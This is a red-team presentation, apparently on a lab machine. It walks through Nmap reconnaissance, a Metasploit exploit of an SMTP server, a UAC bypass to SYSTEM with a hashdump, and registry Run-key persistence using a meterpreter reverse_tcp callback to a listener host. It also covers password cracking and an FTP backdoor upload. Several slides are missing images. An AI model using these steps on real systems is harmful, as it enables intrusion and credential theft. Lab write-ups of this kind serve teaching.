Red Team

Introduction

- *In this presentation, I will walk you through an attack from the hacker's side.*
- *We'll explore each phase*
- *from discovery to exploitation, persistence, and data exfiltration.*

Reconnaissance — Discovering the Target

Tool used: **Nmap**

```
└─$ nmap 192.168.47.145
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-30 09:
Nmap scan report for 192.168.47.145
Host is up (0.0018s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 2.67 seconds
```

Key findings:


FTP server running on port **21**

SMTP service available on port **25**


Exploiting the Vulnerable SMTP Server

Tool used: **msfconsole (Metasploit)**


Achieved: Initial shell access




The Mercury SMTP server lacked permissions to dump user hashes or escalate privileges




Solution: Used post exploit suggester in Metasploit



Windows/local/bypassuac_fothelper



Result: Successfully escalated to SYSTEM privileges + hashdump



Establishing Persistence


Installed a backdoor using registry modification

```
session => 2
msf6 exploit(windows/local/registry_persistence) > show options

Module options (exploit/windows/local/registry_persistence):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   BLOB_REG_KEY                    no        The registry key to use for storing the payload blob. (Default: random)
   BLOB_REG_NAME                   no        The name to use for storing the payload blob. (Default: random)
   CREATE_RC      true             no        Create a resource file for cleanup
   RUN_NAME                        no        The name to use for the 'Run' key. (Default: random)
   SESSION        2                yes       The session to run this module on
   SLEEP_TIME     0                no        Amount of time to sleep (in seconds) before executing payload. (Default: 0)
   STARTUP        USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.47.132   yes       The listen address (an interface may be specified)
   LPORT     6666             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:
```

Windows/local/registry_presistence


```
msf6 exploit(windows/local/registry_persistence) > run

[*] Generating payload blob..
[+] Generated payload, 6692 bytes
[*] Root path is HKCU
[*] Installing payload blob..
[+] Created registry key HKCU\Software\GzbgOklu
[+] Installed payload blob to HKCU\Software\GzbgOklu\14MKLFBk
[*] Installing run key
[+] Installed run key HKCU\Software\Microsoft\Windows\CurrentVersion\Run\pOa0XJVC
[*] Clean up Meterpreter RC file: /home/roey/.msf4/logs/persistence/192.168.47.145_20250130.2401/192.168.47.145_20250130.2401.rc
msf6 exploit(windows/local/registry_persistence) >
```

T1136.001 - Creates a new user




crack the hash.

Tool used: john



“backdoor”

Tool used: msfvenum



Uploading a backdoor via FTP
With the stolen credentials